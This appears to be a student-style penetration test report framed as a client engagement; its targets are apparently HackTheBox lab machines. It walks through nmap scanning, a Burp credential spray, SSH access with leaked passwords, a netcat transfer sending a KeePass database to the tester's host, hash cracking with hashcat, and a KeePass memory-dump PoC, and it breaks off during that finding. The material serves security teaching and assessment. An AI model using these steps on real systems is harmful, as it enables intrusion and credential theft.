



## Security Assessment Report



*Prepared by DEPI Raiders*

Date: May 10, 2025

Project: SAR-001

## Engagement Contacts

| Name              | Title                    | Contact Information  |
|-------------------|--------------------------|--|
| DEPI Raiders      |                          |  |
| Khaled Shaaban    | Penetration Tester       | <a href="mailto:kshaaban325@gmail.com">kshaaban325@gmail.com</a>             |
| Abdelrahman Tarek | Penetration Tester       | <a href="mailto:Boda.tarek94@gmail.com">Boda.tarek94@gmail.com</a>           |
| Abd Elrhman Emad  | Penetration Tester       | <a href="mailto:emadabdelrhman041@gmail.com">emadabdelrhman041@gmail.com</a> |
| Eslam Salem       | Penetration Tester       | <a href="mailto:as6295857@gmail.com">as6295857@gmail.com</a>                 |
| Mohamed Ali       | Cybersecurity Specialist | <a href="mailto:mo5665ali@gmail.com">mo5665ali@gmail.com</a>                 |
| Sandra Adel       | Cybersecurity Specialist | <a href="mailto:sandraaguindy@gmail.com">sandraaguindy@gmail.com</a>         |

## Assessment Overview

From May 1st, 2025 to May 10th, 2025, Codebyte Technologies engaged DEPI Raiders to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment*, *OWASP Testing Guide (v4)*, and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

## Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

## Finding Severity Ratings

| Severity | CVSS V3 Score Range | Definition   |
|----------|---------------------|--|
| Critical | 9.0-10.0            | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.  |
| High     | 7.0-8.9             | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.             |
| Moderate | 4.0-6.9             | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |

| Severity      | CVSS V3 Score Range | Definition  |
|---------------|---------------------|---|
| Low           | 0.1-3.9             | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| Informational | N/A                 | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.                          |

## Scope

| Assessment   | Details                          |
|--|----------------------------------|
| External Penetration Test                          | All Public Facing Infrastructure |
| Internal Penetration Test (Production Environment) | 10.200.81.0/24                   |
| Internal Penetration Test (Domain)                 | 10.10.254.0/24                   |

## Executive Summary

### Testing Summary

From May 1st, 2025 to May 10th, 2025, DEPI Raiders conducted a penetration test on the infrastructure of *Codebyte Technologies* to assess the security posture of their internal and external systems. This assessment included both external and internal network penetration testing to evaluate vulnerabilities that could lead to unauthorized access, data breaches, or full system compromise.

The external penetration test targeted **six (6)** websites, all of which had critical vulnerabilities that led to full web server compromises. The internal penetration test simulated an attacker moving laterally within the network, compromising multiple internal systems, escalating privileges, and exfiltrating sensitive data. The testing was based on industry standards including **NIST SP 800-115** and **OWASP Testing Guide v4**, among other frameworks.

### Main Recommendations

1. *Enforce Strong Password Policies (MS-001):* All accounts should be required to use strong, unique passwords with complexity requirements. Enforce periodic password changes and implement multi-factor authentication (MS-002) for all accounts, particularly for administrative roles.
2. *Patch Management (MS-004):* Implement a process for timely patching of all software and systems. Address vulnerabilities in outdated versions like GitStack and MiniServ by upgrading to the latest patched versions. Ensure that critical vulnerabilities are patched as soon as they are discovered.
3. *Secure Service Configuration (MS-022):* Review and secure service paths to prevent path hijacking and ensure services are not running with unnecessary privileges. Apply least privilege for all services (MS-014) and configure service principal names (MS-023) properly.
4. *File Validation and Isolation (MS-019, MS-020):* Implement strong file validation mechanisms to prevent unrestricted file uploads and isolate uploaded files in secure, non-executable directories. Regularly conduct source code reviews (MS-021) to ensure that file handling procedures are secure.
5. *Cron Job Security (MS-009):* Implement proper access controls on cron jobs to prevent unauthorized modifications. Limit write access to cron configurations to trusted users only.
6. *Improve Network Monitoring and Alerting (MS-015):* Implement continuous monitoring and alerting for suspicious activities across internal and external systems. Regularly scan for known exploits and ensure systems are protected against unauthorized access.
7. *Anti-Virus and Malware Protection (MS-017, MS-018):* Enable anti-virus protection on all systems and perform regular malware scans to prevent the upload of malicious files. Ensure that anti-virus software is actively updated and properly configured.
8. *Database and Service Access Security (MS-006, MS-013):* Secure database access and restrict services like GitStack to only authorized users. Use firewalls, encrypted connections, and access control mechanisms to prevent unauthorized access.

## External Penetration Test

Based on the company's nature of work, this being developing web applications for clients and hosting them on their own company infrastructure, there were many external facing assets the team could attack. Due to the time frame of the engagement, 6 websites were targeted by DEPI Raiders, which all had critical vulnerabilities that led to a full web server compromise.

### Summary of Findings

|          |      |          |     |               |
|----------|------|----------|-----|---------------|
| 7        | 4    | 2        | 0   | 0             |
| Critical | High | Moderate | Low | Informational |

| Finding # | Severity | Finding Name                                   |
|-----------|----------|--|
| EPT-001   | High     | Use of Default Credentials                     |
| EPT-002   | Critical | Clear Text Password Exposure - KeepPass        |
| EPT-003   | Critical | Insufficient Patch Management - KeepPass       |
| EPT-004   | Critical | Path Traversal                                 |
| EPT-005   | High     | Database Exposure - Gitea                      |
| EPT-006   | Moderate | Insufficient Patch Management – ImageMagick    |
| EPT-007   | Critical | Blind SQL Injection                            |
| EPT-008   | High     | Path Hijacking                                 |
| EPT-009   | Critical | Directory Traversal                            |
| EPT-010   | Critical | Insufficient Patch Management – MiniServ 1.890 |
| EPT-011   | Moderate | Brute Force Attack – (XML-RPC)                 |
| EPT-012   | Critical | Parameter Tampering                            |
| EPT-013   | High     | Misconfigured Cron Job                         |

### Attack Narrative

#### Walkthrough Summary

1. The first website that was targeted was “tickets.keeper.htb”, which seems like a ticketing website. Default credentials were used to login.
2. Upon further enumeration, a clear text password was found, which was used to SSH to the webserver.

3. A KeePass dump was found, and due to the older version of KeePass being used, an information disclosure vulnerability was used to extract a password. The password was used to obtain an SSH private key, which allowed the tester to obtain a root shell on the server.
4. Another website we targeted was “titanic.htb”. A path traversal attack was used to gain insight into sensitive system and user files.
5. A self-hosted Git-service was discovered on the website; the configuration and database files were accessible via the path traversal vulnerability. By doing so, we obtain a new set of credentials we used to SSH to the web server.
6. To escalate privileges, a script is found that utilizes ImageMagick. The testers exploit this through an Arbitrary Code Execution Vulnerability specific to that version of ImageMagick.
7. A third website we tested was one that was hosted on 10.10.10.138. A Time-based SQL Injection vulnerability was found under the “/writeup/” directory through CMS Made Simple specific vulnerability.
8. We extract credentials and crack the hash offline.
9. To escalate privileges, Path Hijacking was used against an executable that is run with every SSH connection.
10. The SUID bash binary is obtained and escalated.
11. With the fourth website, hosted on 10.10.10.7, had a directory traversal vulnerability that was exploited successfully by DEPI Raiders. An SSH connection was then made to the web server using the root credentials obtained.
12. The fifth website, “thomaswreath.thm”, had insufficient patch management with the MiniServ service running, which allowed the testers to exploit. The service was running as root, so no privilege escalation was required.
13. The “jack.thm” website was prone to the XML-RPC vulnerability, which allowed the testers to brute force their way into the WordPress Web Application.
14. Parameter tampering was used to give the obtained account more power and privileges.
15. Upon obtaining a shell, further enumeration leads us to an SSH, which leads us to a new account.
16. We exploit a Cron Job for full privileges on the Web server.

## Detailed Walkthrough

### Finding EPT-001: Use of Default Credentials - High

|                 |  |
|-----------------|--|
| Description     | DEPI Raiders used default credentials of the RT (Request Tracker) service employed on this website. A simple google search allowed the testers to obtain the default credentials <root:password> |
| Impact          | Attackers can gain full access to the RT service using the default credentials. This has a high impact since this service is the main service running on the website.                            |
| Affected System | <a href="https://tickets.keeper.htb">https://tickets.keeper.htb</a>  |
| Remediation     | MS-001: Enforce a Strong Password Policy<br>MS-002: Enforce MFA  |
| References      | <a href="#">WSTG - Latest   OWASP Foundation</a>   |

```
nmap -sC -sV 10.10.11.227
```

```
---(root㉿kali)-[/home/kali]--- N/A
# nmap -sC -sV 10.10.11.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-10 16:04 EDT
Nmap scan report for tickets.keeper.htb (10.10.11.227)
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
2025-05-10 16:04:15.4 Certificate has EKU (1010) 1.3.6.1.5.5.7.3.2, expects TLS Web Server
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ects
Nmap done: 1 IP address (1 host up) scanned in 19.06 seconds
```

Ports 22 ssh and the 80 http are open.

Add the domain to /etc/hosts, go to the domain on the browser and open the BurpSuite tool.



Login

4.4.4-distro-2ubuntu1

Username: test  
Password: \*\*\*\*

>> RT 4.4.4-distro-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.  
Distributed under version 2 of the GNU GPL.  
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

Turn on the interception on burpsuite and set up the proxy on the browser, then try to login with any username or password. After that, intercept this packet and send it to the intruder



Add the `\\$` around the username and password in the first trial and then set the attack type to pitchfork attack. In the payloads section, for payload 1 choose the top-usernames-shortlist.txt from the usernames in seclists.

For payload 2 choose the top-passwords-shortlists from the /seclists/passwords/common-credentials

| Request | Payload 1     | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------------|-----------|-------------|-------------------|-------|---------|--------|---------|
| 0       |               |           | 200         |                   |       |         | 5051   |         |
| 1       | root          | password  | 302         | 404               |       |         | 332    |         |
| 2       | admin         | 123456    | 200         | 301               |       |         | 5052   |         |
| 3       | test          | 12345678  | 200         | 182               |       |         | 5051   |         |
| 4       | guest         | abc123    | 200         | 262               |       |         | 5052   |         |
| 5       | info          | query     | 200         | 110               |       |         | 5051   |         |
| 6       | adm           | monkey    | 200         | 257               |       |         | 5050   |         |
| 7       | mysql         | letmein   | 200         | 106               |       |         | 5052   |         |
| 8       | user          | dragon    | 200         | 320               |       |         | 5051   |         |
| 9       | administrator | 111111    | 200         | 100               |       |         | 5060   |         |

Start the attack and choose the result with status 302. Username: root and the password: password

| Request | Payload 1     | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------------|-----------|-------------|-------------------|-------|---------|--------|---------|
| 0       |               |           | 200         |                   |       |         | 5051   |         |
| 1       | root          | password  | 302         | 404               |       |         | 332    |         |
| 2       | admin         | 123456    | 200         | 301               |       |         | 5052   |         |
| 3       | test          | 12345678  | 200         | 182               |       |         | 5051   |         |
| 4       | guest         | abc123    | 200         | 262               |       |         | 5052   |         |
| 5       | info          | query     | 200         | 110               |       |         | 5051   |         |
| 6       | adm           | monkey    | 200         | 257               |       |         | 5050   |         |
| 7       | mysql         | letmein   | 200         | 106               |       |         | 5052   |         |
| 8       | user          | dragon    | 200         | 320               |       |         | 5051   |         |
| 9       | administrator | 111111    | 200         | 100               |       |         | 5060   |         |

Go back to the website and try them to login.



## Login

4.4.4+dfsg-2ubuntu1

Username:

Password:

We are granted access:

The screenshot shows the RT 4.4.4+dfsg-2ubuntu1 interface. At the top, there's a navigation bar with links like Home, Search, Reports, Articles, Assets, Tools, Admin, and a note that the user is logged in as root. Below the navigation is a blue header bar with the text "RT at a glance". The main content area is divided into several sections:

- 10 highest priority tickets I own**: A list of tickets.
- 10 newest unowned tickets**: A list of tickets.
- Bookmarked Tickets**: A list of bookmarks.
- Quick ticket creation**: A form for creating a new ticket with fields for Subject, Queue (set to General), Owner (set to Me), Requestors (set to root@localhost), and Content.
- My reminders**: A list of reminders.
- Queue list**: A table showing the queue status: General (new: 1, open: -, stalled: -).
- Dashboards**: A section for dashboards.
- Refresh**: A button to refresh the page.

At the bottom right, there's a "BEST PRACTICAL" watermark and the text "RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2013 Best Practical Solutions, LLC."



## Finding EPT-002: Clear Text Password Exposure – KeepPass - Critical

|                 |  |
|-----------------|--|
| Description     | Upon further enumeration, the testers managed to find clear text credentials in a KeepPass crash dump posted on the website. The credentials were then used to initiate an SSH connection with the web server. |
| Impact          | Exposed credentials such as these allow attackers to gain access to critical systems, such as web servers or databases.  |
| Affected System | <a href="https://tickets.keeper.htb">https://tickets.keeper.htb</a>  |
| Remediation     | MS-003: Employee Security Training   |
| References      | <a href="#">Cybersecurity Awareness - Education and Resources   Microsoft Security</a>   |

The testers attempted to enumerate the website.

The testers navigated to admin > users and found all the Privileged users.

RT for tickets.keeper.htb >> REQUEST TRACKER <<

New ticket in General Search... Select Create

Select a user

Privileged users

Go to user:  Find all users whose Name matches   
And all users whose Name matches   
And all users whose Name matches   
 Include disabled users in search. Go

Select a user:

| #  | Name      | Real Name     | Email Address        | Status  |
|----|-----------|---------------|----------------------|---------|
| 27 | lnorgaard | Lise Norgaard | lnorgaard@keeper.htb | Enabled |
| 14 | root      | Enoch Root    | root@localhost       | Enabled |

BEST PRACTICAL™ v1 RT 4.4.4+dsq-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

The user lnorgaard had a comment: “New user. Initial password set to Welcome2023!”



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Search Reports Articles Assets Tools Admin Logged in as root

RT for tickets.keeper.hbt REQUEST TRACKER

New ticket in General Search...

### Modify the user lnorgaard

**Identity**

Username: lnorgaard (required)  
Email: lnorgaard@keeper.hbt  
Real Name: Lise Norgaard  
Nickname: Lise  
Unix login: lnorgaard  
Language: Danish  
Timezone: System Default (Europe/Berlin)  
Extra info:  
Helpdesk Agent from Korsbæk

**Location**

Organization: [ ]  
Address1: [ ]  
Address2: [ ]  
City: [ ]  
State: [ ]  
Zip: [ ]  
Country: [ ]

**Phone numbers**

Home: [ ]  
Work: [ ]  
Mobile: [ ]  
Pager: [ ]

**Access control**

Let this user access RT  
 Let this user be granted rights (Privileged)

root's current password: [ ]  
New password: [ ]  
Retype Password: [ ]

**Comments about this user**

New user. Initial password set to Welcome2023!

**Manage user data**

Download User Information

| User Data  | User Tickets                          | User Transactions                     |
|--|---------------------------------------|---------------------------------------|
| Core user data<br>Tickets with this user as a requestor<br>Ticket transactions this user created | Tickets with this user as a requestor | Ticket transactions this user created |

Remove User Information

| Anonymize User  | Replace User  | Delete User  |
|---|---|--|
| Clear core user data, set anonymous username<br>Replace this user's activity records with "Nobody" user | Replace this user's activity records with "Nobody" user | Delete this user, tickets associated with this user must be reviewed first |

An SSH connection is successful using the credentials found.

```
[root@kali)-[/home/kali]
# ssh lnorgaard@10.10.11.227

lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ █
```

## Finding EPT-003: Insufficient Patch Management – KeePass - Critical

|                 |   |
|-----------------|---|
| Description     | CVE-2022-32784 was exploited against KeePass which allowed the testers to retrieve the master password from the memory dump. The flaw exists in how KeePass handles encryption keys in memory, potentially allowing attackers to access sensitive data, such as the master password |
| Impact          | The ability to retrieve the master password from memory means that an attacker can access all the stored credentials within KeePass, potentially leading to a full compromise of all services that rely on the KeePass database.  |
| Affected System | <a href="https://tickets.keeper.htb">https://tickets.keeper.htb</a>   |
| Remediation     | MS-004: Apply Efficient Patch Management  |
| References      | <a href="#">NVD - cve-2022-32784</a>  |

In an attempt to escalate privileges, the testers run “ls -la” and found a keypass database dump and a key pass memory dump file both of these files are zipped up in the RT30000.zip.

```
lnorgaard@keeper:~$ sudo -l
[sudo] password for lnorgaard:
Sorry, user lnorgaard may not run sudo on keeper.
lnorgaard@keeper:~$ ls -la
total 85384
drwxr-xr-x 4 lnorgaard lnorgaard 4096 Jul 25 2023 .
drwxr-xr-x 3 root      root      4096 May 24 2023 ..
lrwxrwxrwx 1 root      root      9 May 24 2023 .bash_history → /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard 220 May 23 2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard 3771 May 23 2023 .bashrc
drwx—— 2 lnorgaard lnorgaard 4096 May 24 2023 .cache
-rw—— 1 lnorgaard lnorgaard 807 May 23 2023 .profile
-rw-r--r-- 1 root      root     87391651 May 10 22:18 RT30000.zip
drwx—— 2 lnorgaard lnorgaard 4096 Jul 24 2023 .ssh
-rw-r—— 1 root      lnorgaard 33 May 10 22:04 user.txt
-rw-r--r-- 1 root      root      39 Jul 20 2023 .vimrc
lnorgaard@keeper:~$
```

The files are transferred to the attack box.

```
└─(root㉿kali)-[~/home/kali/keeper]
  └─# nc -lvpn 4444 > RT30000.zip
    listening on [any] 4444 ...
    connect to [10.10.16.7] from (UNKNOWN) [10.10.11.227] 55726
    ^C

└─(root㉿kali)-[~/home/kali/keeper]
  └─# nc -lvpn 4444 > passcodes.kdbx
    listening on [any] 4444 ...
    connect to [10.10.16.7] from (UNKNOWN) [10.10.11.227] 34510
  ┌─
```

```
lnorgaard@keeper:~$ nc 10.10.16.7 4444 < RT30000.zip
lnorgaard@keeper:~$ nc 10.10.16.7 4444 < passcodes.kdbx
```

An attempt was made to find the key that could be possibly cached in the memory.

```
keepass2john passcodes.kdbx
```

The master key hash is extracted from the database and converted to a format that can be used by our tools.

```
echo
'$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf688926
6a388abe398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfed5a05c*411593ef0846fc1b
b3db4f9bab515b42e58ade0c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e68e8
2a6d3d7cdbcdc' > keepass_hash.txt
```

```
└─(root㉿kali)-[~/home/kali/keeper]
  └─# echo '$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf6889266a388ab
e398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfed5a05c*411593ef0846fc1b3db4f9bab515b42e58ade0
c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e68e82a6d3d7cdbcdc' > keepass_hash.txt
```

In order to crack the hash we use Hashcat:

```
hashcat -m 13400 -a 0 /home/kali/keeper/keepass_hash.txt /usr/share/wordlists/rockyou.txt
```



```
(root㉿kali)-[~/home/kali/keeper]
# hashcat -m 13400 -a 0 /home/kali/keeper/keepass_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename.. : /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace.. : 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => []
```


A tool is found to dump the contents of the keepass dump file

“<https://github.com/matro7sh/keepass-dump-masterkey/blob/main/poc.py>”

```
python3 poc.py /home/kali/keeper/KeePassDumpFull.dmp
```

```
[root@kali]~[/home/kali/keeper]
# python3 poc.py /home/kali/keeper/KeePassDumpFull.dmp
2025-05-10 16:25:06,354 [.] [main] Opened /home/kali/keeper/KeePassDumpFull.dmp
Possible password: ●,dgrød med fløde
Possible password: oldgrød med fløde
Possible password: ●`dgrød med fløde
Possible password: ●-dgrød med fløde
Possible password: ●'dgrød med fløde
Possible password: ●]dgrød med fløde
Possible password: ●Adgrød med fløde
Possible password: ●Idgrød med fløde
```

We then google the output:



The screenshot shows a Google search results page for the query "rødgrød med fløde". The search bar at the top has the query "rødgrød med fløde". Below the search bar, there are several search results. One result from "Valdemarsro" shows a picture of a bowl of red gruel with cream and berries. Another result from "Arla DK" shows a picture of a bowl of red gruel with cream and berries. There are also results from "Rødgrød med fløde - Opskrift på dansk klassisk grød med ..." and "Rødgrød med fløde - Opskrift på dansk klassisk grød med ...". A sidebar on the right side of the search results contains questions in Arabic, such as "What does rød grød med fløde mean?", "What is in rød grød?", "Where was rødgrød med fløde found?", "What is alliancegrød?", and "What is Arla DK?".



OPSKRIFTER • FÅ PREMIUM • MADPLAN

VALDEMARSRO

MERE VALDEMARSRO • KØGEBOGER • LOG PÅ

*Opskrift*

## Rødgød med fløde

Rødgød med fløde er en rigtig dansk sommerklassiker og det smager virkelig dejligt med sommerens solmodne bær.

Man kan mikse og blande de favoritter af bær, som er i sæson eller som man har i haven, hvis man er så heldig. Eller man kan bruge frosne bær, alt efter smag og behag.

Fyldig fløde passer ulmidtæligt dejligt til den friske, søde og lidt syrlige gød med bær. Hvis man synes det bliver for meget, så kan man nyde den med koldt mælk eller servere den dejlige ret med en kugle god vaniljeis. Alt sammen er rigtig lækkert.

Prøv også: [min opskrift på rabarbersuppe >>](#)




Rødgød med fløde

